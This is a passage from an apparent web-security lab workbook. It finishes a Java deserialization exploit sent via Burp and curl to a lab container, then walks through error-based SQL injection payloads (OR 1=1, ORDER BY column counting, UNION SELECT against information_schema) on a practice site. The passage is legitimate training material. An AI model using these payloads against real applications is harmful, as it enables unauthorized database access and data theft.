
17. Now, we need to send a POST HTTP request here, which will contain one object, called `obj` with Base64 encoded exploitation object.

18. First, we need to change the request method in Repeater from GET to POST. Right click on the request and select **Change request method**, as shown below. Burp will change the method to POST and will add the required header Content-Length for us automatically; neat!




19. Now, `cat` the Base64 encoded object in a terminal, select it, and copy it into clipboard.


```
cat deser.b64
```




20. Go back to **Repeater**, and paste the contents in the request:




21. However, this will not work directly - the object is Base64 encoded and there are characters which need to be URL encoded before being used in an HTTP request. For example, `+` and `=` characters will cause issues. Burp can do this for us: highlight the object, right click on it, and select **Convert selection** -> **URL** -> **URL-encode key characters**. Or click the very handy shortcut **`Ctrl-U`** .




22. Finally, we need to add the name of the parameter. The application told us that it is expecting a parameter called `obj`, so let's add `obj=` in front of the encoded object.



23. We are finally ready. Click on the **Send** button to send the request and if you get back a 200 OK message as below, you're almost there.




24. Go to http://172.17.0.2:8080/OrderDisplay?filename=dummy with your browser and enjoy.


Selected title details - Mozilla Firefox
Selected title details
172.17.0.2:8080/OrderDisplay?filename=dummy
Most Visited
Here is information about the requested title:
The secret code is: FORTY-TWO!
Click Here to go back to selection.

Alternative POST HTTP request submission with curl

1. If you have enough time, try to exploit the last step, after you have created the Base64 encoded object with `curl`, from command line.

2. Go to **Proxy** -> **HTTP History** in Burp and click on the most recent `GET` to `/OrderDisplay?filename=test` (the filename will be `test` if you followed the directions closely). Then find the session cookie from that request.



3. Copy the cookie. It will look like this (note that your cookie will be different after the "=" sign): `JSESSIONID=1l45o4qvixalkjjdkpqsbcgus`.


4. Use `curl` to submit the object as specified on the web site – it must be a POST HTTP request to the MakeOrder endpoint, with the object base64 encoded in parameter obj. Be sure to replace `PASTE-COOKIE-HERE` with your cookie.

```
curl -v --cookie PASTE-COOKIE-HERE --data-urlencode "obj=`cat deser.b64`" http://
172.17.0.2:8080/MakeOrder
```

Sample results

```
* Trying 172.17.0.2...
* TCP_NODELAY set
* Connected to 172.17.0.2 (172.17.0.2) port 8080 (#0)
\> POST /MakeOrder HTTP/1.1
\> Host: 172.17.0.2:8080
\> User-Agent: curl/7.58.0
\> Accept: */*
\> Cookie: JSESSIONID=1lmfui9jfdgoj1bp9e8ccsxg6w
\> Content-Length: 2855
\> Content-Type: application/x-www-form-urlencoded
\> Expect: 100-continue
\>
< HTTP/1.1 100 Continue
* We are completely uploaded and fine
< HTTP/1.1 200 OK
< Content-Type: text/html;charset=ISO-8859-1
< Content-Length: 31
< Server: Jetty(7.2.0.v20101020)
<
Thank you for your submission.
```

5. Go to http://172.17.0.2:8080/OrderDisplay?filename=dummy with your browser and enjoy.



Final Step

1. Type `exit` to escape the attacker container and stop it by typing the following command in a terminal:

```
stop-containers.sh
```

Exercise 3.4 - Error-Based SQLi

Objectives

- Get hands-on experience with SQL injection flaws and attacks
- Manually discover of SQLi flaws
- Elicit DB error messages
- Determine proper syntax to avoid errors
- Perform Data exfiltration both with and without employing SQL comments

Lab Setup

1. In this exercise, you work through testing an error-based SQL injection flaw in Sirius Cybernetics Corporation's Employee Phone Lookup application.
2. Open **Firefox** and navigate to https://sec542.org/sqli/sqli.php.

3. The simple employee lookup page presents a form. The text on the page suggests that it expects a last name and provides an example of **Dent**.
4. Enter **Dent** in the form and click **Submit Query**.
5. Review the results that are presented.

6. We find two records were returned providing a full name and phone number.
7. We also see a rather disturbing note about something called a **Happy Vertical Transporter**. What kind of sick organization is this?

Challenges

Target: https://sec542.org/sqli/sqli.php


Interact with the target page and perform the following tasks:

- Provide input that triggers a DB error message.

Solution

1. Firefox should be open to https://sec542.org/sqli/sqli.php.
2. Add a single quote to benign input (`Dent'`) in the form, and then click **Submit Query**.

3. Now review the resultant error message.



4. Our input has caused MySQL to throw an error message. The message shows our input and a bit of surrounding text associated with the error we induced.
5. Looks like we caused an issue with misbalanced quotes.


• Return all rows from the current table using a comment.

Solution

1. It feels like input is being passed to a `WHERE` clause.
2. Submit the following as form input:

```
Dent' OR 1=1;#
```

3. The `OR 1=1` subverts the logic of the `WHERE` to always yield TRUE. The semicolon (`;`) ends the SQL statement and the `#` comments out the rest of the SQL to avoid the syntax error we encountered previously.



4. Looks like we dumped all the entries available to this query.

Note


The resultant URL has characters that had to be URL encoded. We're not going to do anything with that now, but it is worthwhile to get used to doing some encoding of payloads.

- Now, return all rows **without** using a comment.

Solution

1. Although it's not needed for this scenario, let's yield the same result without leaning on the comment suffix appended to our payload. Recall the single quote caused the error because it resulted in unbalanced quotes. So, we need to balance the quotes, though not by canceling them out with a comment delimiter.
2. Submit the following payload:

```
Dent' OR '1'='1
```



Note

Only four single quotes are in the payload; there is no single quote at the end of the line.

3. You should receive the same results as the previous approach.

• Leverage `ORDER BY` to determine number of columns.

Solution

1. Having exposed all the data this query is built for, we need to target other tables. The primary method of doing this is through the use of `UNION SELECT` queries. For that to be successful, we must determine the correct number of columns in the target query. We can employ the `ORDER BY` approach.
2. We submit payloads that include an `ORDER BY` targeting successive column numbers. An error means we have exceeded the number of columns in the target query.
3. Submit each of the following one at a time as input looking for a syntax error:

```
Dent' ORDER BY 1;#
```

```
Dent' ORDER BY 2;#
```

```
Dent' ORDER BY 3;#
```

```
Dent' ORDER BY 4;#
```

```
Dent' ORDER BY 5;#
```

4. Inputs 1–4 just return data.


5. Input 5 yielded an error, so that means there are **4 columns**.

- Expose the current query by showing the `info` column of the `processlist` table in the `information_schema` database.

Solution


1. The final step is to determine the vulnerable query we are injecting into. Injections against MySQL can potentially expose the details of the vulnerable query. We need to use a `UNION SELECT` building upon our knowledge of the number of columns.
2. To see the details, we need to display the info column of the `processlist` table contained in the `information_schema` database. Submit the following to ensure the proper columns and see which columns are displayed in the results:

```
Dent' UNION SELECT '1','2','3','4';#
```



3. Columns 2, 3, and 4 all displayed fine.
